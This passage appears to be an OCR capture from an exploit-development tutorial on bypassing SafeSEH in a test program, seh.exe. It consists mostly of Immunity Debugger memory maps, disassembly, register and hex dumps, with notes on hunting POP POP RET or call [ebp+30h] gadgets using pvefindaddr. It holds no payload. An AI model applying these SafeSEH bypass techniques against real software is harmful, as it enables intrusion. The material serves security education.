
As shown below Immunity Debugger's Memory window (Alt+M) shows the application and all loaded modules virtual address and size.


Immunity Debugger - seh.exe - [Memory map]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
Address  Size     Owner    Section  Contains     Type Access    Initial Mapped as
00010000 00001000                                Priv RW        RW
00020000 00001000                                Priv RW        RW
0012D000 00001000                                Priv ??? Gua   RW
0012E000 00002000                   stack of ma  Priv RW   Gua  RW
00130000 00003000                                Map  R         R
00140000 0000D000                                Priv RW        RW
00240000 00006000                                Priv RW        RW
00250000 00003000                                Map  RW        RW
00260000 00016000                                Map  R         R       \Device\HarddiskVolume1\WINDOWS\system32\unicode.nls
00280000 00041000                                Map  R         R       \Device\HarddiskVolume1\WINDOWS\system32\locale.nls
002D0000 00041000                                Map  R         R       \Device\HarddiskVolume1\WINDOWS\system32\sortkey.nls
00320000 00006000                                Map  R         R       \Device\HarddiskVolume1\WINDOWS\system32\sorttbls.nls
00330000 00004000                                Priv RW        RW
00340000 00003000                                Map  R         R       \Device\HarddiskVolume1\WINDOWS\system32\ctype.nls
00350000 00006000                                Priv RW        RW
00360000 00001000                                Priv RW        RW
00370000 00001000                                Priv RW        RW
00400000 00001000 seh               PE header    Imag R         RWE
00401000 00008000 seh      .text    code         Imag R E       RWE
00409000 00003000 seh      .rdata   imports      Imag R         RWE
0040C000 00003000 seh      .data    data         Imag RW        RWE
0040F000 00001000 seh      .reloc   relocations  Imag R         RWE
00410000 00002000                                Map  R E       R E
004D0000 00002000                                Map  R E       R E
004E0000 00103000                                Map  R         R
005F0000 00061000                                Map  R E       R E
662B0000 00001000 hnetcfg           PE header    Imag R         RWE
662B1000 0003F000 hnetcfg  .text    code,import  Imag R E       RWE
662F0000 00001000 hnetcfg  .orpc                 Imag R E       RWE
662F1000 00001000 hnetcfg  .data    data         Imag RW        RWE
662F2000 00011000 hnetcfg  .rsrc    resources    Imag R         RWE
66303000 00005000 hnetcfg  .reloc   relocations  Imag R         RWE
71A50000 00001000 mswsock           PE header    Imag R         RWE
71A51000 0002A000 mswsock  .text    code,import  Imag R E       RWE
71A7B000 0000C000 mswsock  SANONTCP code         Imag R E       RWE
71A87000 00002000 mswsock  .data    data         Imag RW        RWE
71A89000 00003000 mswsock  .rsrc    resources    Imag R         RWE
71A8C000 00003000 mswsock  .reloc   relocations  Imag R         RWE
71A90000 00001000 wshtcpip          PE header    Imag R         RWE
71A91000 00004000 wshtcpip .text    code,import  Imag R E       RWE
71A95000 00001000 wshtcpip .data    data         Imag RW        RWE
71A96000 00001000 wshtcpip .rsrc    resources    Imag R         RWE
71A97000 00001000 wshtcpip .reloc   relocations  Imag R         RWE
71AA0000 00001000 WS2HELP           PE header    Imag R         RWE
71AA1000 00004000 WS2HELP  .text    code,import  Imag R E       RWE
71AA5000 00001000 WS2HELP  .data    data         Imag RW        RWE
71AA6000 00001000 WS2HELP  .rsrc    resources    Imag R         RWE
71AA7000 00001000 WS2HELP  .reloc   relocations  Imag R         RWE
71AB0000 00001000 WS2_32            PE header    Imag R         RWE
71AB1000 00013000 WS2_32   .text    code,import  Imag R E       RWE
71AC4000 00001000 WS2_32   .data    data         Imag RW        RWE
71AC5000 00001000 WS2_32   .rsrc    resources    Imag R         RWE
71AC6000 00001000 WS2_32   .reloc   relocations  Imag R         RWE
77C10000 00001000 msvcrt            PE header    Imag R         RWE
77C11000 0004C000 msvcrt   .text    code,import  Imag R E       RWE
77C5D000 00007000 msvcrt   .data    data         Imag RW   Cop  RWE
77C64000 00001000 msvcrt   .rsrc    resources    Imag R         RWE
77C65000 00003000 msvcrt   .reloc   relocations  Imag R         RWE
77DD0000 00001000 ADVAPI32          PE header    Imag R         RWE
77DD1000 00075000 ADVAPI32 .text    code,import  Imag R E       RWE
77E46000 00005000 ADVAPI32 .data    data         Imag RW        RWE
77E4B000 0001B000 ADVAPI32 .rsrc    resources    Imag R         RWE
77E66000 00005000 ADVAPI32 .reloc   relocations  Imag R         RWE
77E70000 00001000 RPCRT4            PE header    Imag R         RWE
77E71000 00083000 RPCRT4   .text    code,import  Imag R E       RWE
77EF4000 00007000 RPCRT4   .orpc    code         Imag R E       RWE
77EFB000 00001000 RPCRT4   .data    data         Imag RW        RWE
77EFC000 00001000 RPCRT4   .rsrc    resources    Imag R         RWE
77EFD000 00005000 RPCRT4   .reloc   relocations  Imag R         RWE
77F10000 00001000 GDI32             PE header    Imag R         RWE
77F11000 00043000 GDI32    .text    code,import  Imag R E       RWE
77F54000 00002000 GDI32    .data    data         Imag RW        RWE
77F56000 00001000 GDI32    .rsrc    resources    Imag R         RWE
77F57000 00002000 GDI32    .reloc   relocations  Imag R         RWE
77FE0000 00001000 Secur32           PE header    Imag R         RWE
77FE1000 0000D000 Secur32  .text    code,import  Imag R E       RWE
77FEE000 00001000 Secur32  .data    data         Imag RW        RWE
77FEF000 00001000 Secur32  .rsrc    resources    Imag R         RWE
77FF0000 00001000 Secur32  .reloc   relocations  Imag R         RWE
7C800000 00001000 kernel32          PE header    Imag R         RWE
7C801000 00084000 kernel32 .text    code,import  Imag R E       RWE
7C885000 00005000 kernel32 .data    data         Imag RW        RWE
7C88A000 00066000 kernel32 .rsrc    resources    Imag R         RWE
7C8F0000 00006000 kernel32 .reloc   relocations  Imag R         RWE
7C900000 00001000 ntdll             PE header    Imag R         RWE
7C901000 0007A000 ntdll    .text    code,export  Imag R E       RWE
7C97B000 00005000 ntdll    .data    data         Imag RW        RWE
7C980000 0002C000 ntdll    .rsrc    resources    Imag R         RWE
7C9AC000 00003000 ntdll    .reloc   relocations  Imag R         RWE
7E410000 00001000 USER32            PE header    Imag R         RWE
```

```
Modules C:\WINDOWS\System32\wshtcpip.dll                         Running
```

Also we see some modules found in system32 (for eg unicode.nls) folder is also included as part of the image. Thus if we can find a POP POP RET instruction in these modules our exploit would be successful!! To achieve this let's use pvefindaddr plugin for Immunity Debugger developed by corelan!!


Immunity Debugger - seh.exe - [CPU - main thread, module seh]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Python Developer Wanted

```
00401C08  $ E8 66290000     CALL seh.00404573
00401C0D  .^E9 95FEFFFF     JMP seh.00401AA7
00401C12 [$ B8 18C04000     MOV EAX,seh.0040C018
00401C17  . C3              RETN
00401C18  . A1 80EC4000     MOV EAX,DWORD PTR DS:[40EC80]
00401C1D  . 56              PUSH ESI
00401C1E  . 6A 14           PUSH 14
00401C20  . 5E              POP ESI
00401C21  . 85C0            TEST EAX,EAX
00401C23  . 75 07           JNZ SHORT seh.00401C2C
00401C25  . B8 00020000     MOV EAX,200
00401C2A  . EB 06           JMP SHORT seh.00401C32
00401C2C  > 3BC6            CMP EAX,ESI
00401C2E  . 7D 07           JGE SHORT seh.00401C37
00401C30  . 8BC6            MOV EAX,ESI
00401C32  > A3 80EC4000     MOV DWORD PTR DS:[40EC80],EAX
00401C37  > 6A 04           PUSH 4
00401C39  . 50              PUSH EAX
00401C3A  . E8 142A0000     CALL seh.00404653
00401C3F  . 59              POP ECX
00401C40  . 59              POP ECX
00401C41  . A3 60DC4000     MOV DWORD PTR DS:[40DC60],EAX
00401C46  . 85C0            TEST EAX,EAX
00401C48  . 75 1E           JNZ SHORT seh.00401C68
00401C4A  . 6A 04           PUSH 4
00401C4C  . 56              PUSH ESI
00401C4D  . 8935 80EC4000   MOV DWORD PTR DS:[40EC80],ESI
00401C53  . E8 FB290000     CALL seh.00404653
00401C58  . 59              POP ECX
00401C59  . 59              POP ECX
00401C5A  . A3 60DC4000     MOV DWORD PTR DS:[40DC60],EAX
00401C5F  . 85C0            TEST EAX,EAX
00401C61  . 75 05           JNZ SHORT seh.00401C68
00401C63  . 6A 1A           PUSH 1A
00401C65  . 58              POP EAX
00401C66  . 5E              POP ESI
00401C67  . C3              RETN
00401C68  > 33D2            XOR EDX,EDX
00401C6A  . B9 18C04000     MOV ECX,seh.0040C018
00401C6F  . EB 05           JMP SHORT seh.00401C76
00401C71  > A1 60DC4000     MOV EAX,DWORD PTR DS:[40DC60]
00401C76  > 890C02          MOV DWORD PTR DS:[EDX+EAX],ECX
00401C79  . 83C1 20         ADD ECX,20
00401C7C  . 83C2 04         ADD EDX,4
00401C7F  . 81F9 98C24000   CMP ECX,seh.0040C298
00401C85  .^7C EA           JL SHORT seh.00401C71
00401C87  . 6A FE           PUSH -2
00401C89  . 5E              POP ESI
00401C8A  . 33D2            XOR EDX,EDX
00401C8C  . B9 28C04000     MOV ECX,seh.0040C028
00401C91  . 57              PUSH EDI
00401C92  > 8BC2            MOV EAX,EDX
00401C94  . C1F8 05         SAR EAX,5
00401C97  . 8B0485 60DB40   MOV EAX,DWORD PTR DS:[EAX*4+40DB60]
00401C9E  . 8BFA            MOV EDI,EDX
00401CA0  . 83E7 1F         AND EDI,1F
00401CA3  . C1E7 06         SHL EDI,6
00401CA6  . 8B0407          MOV EAX,DWORD PTR DS:[EDI+EAX]
00401CA9  . 83F8 FF         CMP EAX,-1
00401CAC  . 74 08           JE SHORT seh.00401CB6
```

```
Registers (FPU)
EAX 00000000
ECX 00380000
EDX 7C90E4F4 ntdll.KiFastSystemCallRet
EBX 00000000
ESP 0012F4A4
EBP 0012F598
ESI 00000000
EDI 00000000

EIP 7C90E4F4 ntdll.KiFastSystemCallRet

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NO_TOKEN (000003F0)

EFL 00000296 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump                                         ASCII
0040C000  3F 07 26 FF C0 28 D9 00 00 00 00 00 00 00 00 00  ?•&ÿ└(┘.........
0040C010  01 00 00 00 00 00 00 00 80 DC 40 00 00 00 00 00  0.......Ç▄@.....
0040C020  80 DC 40 00 01 01 00 00 00 00 00 00 00 00 00 00  Ç▄@.00..........
0040C030  00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .►..............
0040C040  00 00 00 00 02 00 00 00 01 00 00 00 00 00 00 00  ....☻...☺.......
0040C050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C060  00 00 00 00 02 00 00 00 02 00 00 00 00 00 00 00  ....☻...☻.......
0040C070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C1C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0012FFC4  7C817067  gpü|  RETURN to kernel32.7C817067
0012FFC8  00670067  g.g.
0012FFCC  00720065  e.r.
0012FFD0  7FFD5000  .P²⌂
0012FFD4  80544BFD  ²KTÇ
0012FFD8  0012FFC8  ╚ ↕.
0012FFDC  89B1F258  X≥▒ë
0012FFE0  FFFFFFFF        End of SEH chain
0012FFE4  7C839AC8  ╚Üâ|  SE handler
0012FFE8  7C817070  ppü|  kernel32.7C817070
0012FFEC  00000000  ....
0012FFF0  00000000  ....
0012FFF4  00000000  ....
0012FFF8  00401C08  ◘∟@.  seh.<ModuleEntryPoint>
0012FFFC  00000000  ....
```

```
!pvefindaddr p
Found 0 address(es) (Check the Log Windows for details)
```

Unfortunately as shown in above picture we can't find any POP POP RET instruction outside the address range of loaded modules.

But an alternative assembly instruction exists ie) look for a call/jmp dword ptr [ebp+30h] instruction (I will explain in a short while why this instruction is needed)


Immunity Debugger - seh.exe - [CPU - main thread, module seh]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
start
root@bt: ~/blog/sploi...
root@bt: /opt/frame...
Post 8-SafeSEH
Immunity Debugger - ...
C:\Documents and Se...
5:11 PM

```
00401C08  $ E8 66290000    CALL seh.00404573
00401C0D  .^E9 95FEFFFF    JMP seh.00401AA7
00401C12 [$ B8 18C04000    MOV EAX,seh.0040C018
00401C17  . C3             RETN
00401C18  . A1 80EC4000    MOV EAX,DWORD PTR DS:[40EC80]
00401C1D  . 56             PUSH ESI
00401C1E  . 6A 14          PUSH 14
00401C20  . 5E             POP ESI
00401C21  . 85C0           TEST EAX,EAX
00401C23  . 75 07          JNZ SHORT seh.00401C2C
00401C25  . B8 00020000    MOV EAX,200
00401C2A  . EB 06          JMP SHORT seh.00401C32
00401C2C  > 3BC6           CMP EAX,ESI
00401C2E  . 7D 07          JGE SHORT seh.00401C37
00401C30  . 8BC6           MOV EAX,ESI
00401C32  > A3 80EC4000    MOV DWORD PTR DS:[40EC80],EAX
00401C37  > 6A 04          PUSH 4
00401C39  . 50             PUSH EAX
00401C3A  . E8 142A0000    CALL seh.00404653
00401C3F  . 59             POP ECX
00401C40  . 59             POP ECX
00401C41  . A3 60DC4000    MOV DWORD PTR DS:[40DC60],EAX
00401C46  . 85C0           TEST EAX,EAX
00401C48  . 75 1E          JNZ SHORT seh.00401C68
00401C4A  . 6A 04          PUSH 4
00401C4C  . 56             PUSH ESI
00401C4D  . 8935 80EC4000  MOV DWORD PTR DS:[40EC80],ESI
00401C53  . E8 FB290000    CALL seh.00404653
00401C58  . 59             POP ECX
00401C59  . 59             POP ECX
00401C5A  . A3 60DC4000    MOV DWORD PTR DS:[40DC60],EAX
00401C5F  . 85C0           TEST EAX,EAX
00401C61  . 75 05          JNZ SHORT seh.00401C68
00401C63  . 6A 1A          PUSH 1A
00401C65  . 58             POP EAX
00401C66  . 5E             POP ESI
00401C67  . C3             RETN
00401C68  > 33D2           XOR EDX,EDX
00401C6A  . B9 18C04000    MOV ECX,seh.0040C018
00401C6F  . EB 05          JMP SHORT seh.00401C76
00401C71  > A1 60DC4000    MOV EAX,DWORD PTR DS:[40DC60]
00401C76  > 890C02         MOV DWORD PTR DS:[EDX+EAX],ECX
00401C79  . 83C1 20        ADD ECX,20
00401C7C  . 83C2 04        ADD EDX,4
00401C7F  . 81F9 98C24000  CMP ECX,seh.0040C298
00401C85  .^7C EA          JL SHORT seh.00401C71
00401C87  . 6A FE          PUSH -2
00401C89  . 5E             POP ESI
00401C8A  . 33D2           XOR EDX,EDX
00401C8C  . B9 28C04000    MOV ECX,seh.0040C028
00401C91  . 57             PUSH EDI
00401C92  > 8BC2           MOV EAX,EDX
00401C94  . C1F8 05        SAR EAX,5
00401C97  . 8B0485 60DB40( MOV EAX,DWORD PTR DS:[EAX*4+40DB60]
00401C9E  . 8BFA           MOV EDI,EDX
00401CA0  . 83E7 1F        AND EDI,1F
00401CA3  . C1E7 06        SHL EDI,6
00401CA6  . 8B0407         MOV EAX,DWORD PTR DS:[EDI+EAX]
00401CA9  . 83F8 FF        CMP EAX,-1
00401CAC  . 74 08          JE SHORT seh.00401CB6
```

```
Registers (FPU)
EAX 00000000
ECX 00380000
EDX 7C90E4F4 ntdll.KiFastSystemCallRet
EBX 00000000
ESP 0012F4A4
EBP 0012F598
ESI 00000000
EDI 00000000

EIP 7C90E4F4 ntdll.KiFastSystemCallRet

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NO_TOKEN (000003F0)

EFL 00000296 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                         ASCII
0040C000  3F 07 26 FF C0 28 D9 00 00 00 00 00 00 00 00 00  ?•& └(┘.........
0040C010  01 00 00 00 00 00 00 00 80 DC 40 00 00 00 00 00  ☺.......Ç▄@.....
0040C020  80 DC 40 00 01 01 00 00 00 00 00 00 00 00 00 00  Ç▄@.☺☺..........
0040C030  00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .►..............
0040C040  00 00 00 00 02 00 00 00 01 00 00 00 00 00 00 00  ....☻...☺.......
0040C050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C060  00 00 00 00 02 00 00 00 02 00 00 00 00 00 00 00  ....☻...☻.......
0040C070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
